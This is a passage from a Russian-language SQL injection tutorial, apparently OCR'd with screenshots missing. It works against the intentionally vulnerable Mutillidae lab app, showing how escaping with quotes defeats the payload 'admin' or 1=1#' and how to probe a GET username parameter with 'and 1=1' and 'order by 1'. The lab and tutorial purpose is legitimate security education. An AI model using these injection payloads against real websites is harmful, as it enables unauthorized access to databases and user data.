
Суть в том, что все, что Вы введете в текстовое поле на странице авторизации, будет использоваться в этом выражении. Вспомним, что использовалась фильтрация со стороны пользователя, и мы ее очень легко обходили с помощью «Proxy». Чтобы мы не ввели в Proxy — передавалось в $password (в нашем примере).

Вспомните пример с логином «admin», и когда мы вводили любой пароль. Представление в виде кода будет выглядеть вот так:




Данное выражение является истинным.

А вот в случае с защищенным кодом, используется функция «real_escape_string». Эта функция является своеобразным фильтром, и удаляет переход на новую строку, одиночные кавычки, двойные кавычки и другие недопустимые символы:




Ключевой момент функции «real_escape_string» в том, что она помимо фильтрации обрамлена одинарными кавычками, и если бы их не было, мы могли бы сделать инъекцию, либо обойти эту функцию:




Сама функция удаляет дополнительные внедренные кавычки. Информация, которую мы будем вводить в поля авторизации, будет рассматриваться как обычный текст, но не как какой-либо код, который выполняется на сервере.


Давайте я приведу пример работы данной защиты.
Скопируем инъекцию, под пользователем «admin» - «admin' or 1=1#», и вставим ее в наш код:




Код просканирует внедренный эксплойт и удалит одинарную кавычку:



Кавычка будет удалена, и функция также пропадет, после выполнения. Запись будет иметь вид:



Теперь нужно удалить точки, и двойные кавычки:



Заметьте, что присутствуют одинарные кавычки в коде. Это некая перестраховка, и наша инъекция не будет работать, но если бы они не добавили их в код, даже при использовании функции — эта инъекция сработала бы.


Это не самый лучший способ защиты веб-сайта, хотя это неплохая временная защита сайта.

Исследование SQL-инъекций в GET.

Продолжаем рассматривать SQL-инъекции, и хотелось бы продемонстрировать их на другой странице веб-приложения Mutillidae.


Перейдем на страницу, которая называется «User Info». Путь до этой страницы лежит через меню слева на сайте. Выбираем «OWASP Top 10», далее «A1 — Injection», «SQLi-Extract Data», «User Info»:

Напомню, что в предыдущих примерах, мы открывали страницу авторизации, а теперь страницу «User Info». Эта страница показывает информацию, по логину и паролю. Я введу в поле «Name», имя «timcore», а в поле «Password» также «timcore». В итоге получаем вывод результатов:



Выражение, которое было выполнено, очень похоже, что и было при обычной авторизации. Оно имело вид: «Select * from accounts where username = „$USERNAME“ and password=„$PASSWORD“».


Можем рассматривать еще один способ использования этой уязвимости. Мы ранее рассматривали примеры с использованием текстового поля POST. Исходя из механики этого метода, вся информация отправлялась из полей ввода, посредством POST.
Эти уязвимости также применимы к методу GET. Как Вы уже догадались, нам понадобится URL страницы, для эксплуатации этой уязвимости. Перейдем в URL, и два параметра будут посвящены логину и паролю, который я вводил:



Давайте поработаем с этим URL-адресом, так как в некоторых ситуациях у нас не будет полей авторизации, и можно будет поработать с адресом. Он имеет вид «index.php?page=user-info.php&username=timcore&password=timcore&user-info-php-submit-button=View+Account+Details»:


В общем мы попытаемся сделать инъекцию в поле «username». Отмечу, что каждый раз, когда Вы видите такие параметры, Вам просто необходимо попытаться сделать инъекцию в них. Тестируйте истинные и ложные выражения, так как мы использовали в предыдущих примерах, такие как «and 1=1», и «and 1=2».

Мы также можем использовать выражение «order by». Выражение «order by» используется для ограничения количества записей, которые будут отображены на экране. Запись в параметре «username» примет вид: «timcore“ order by 1»:



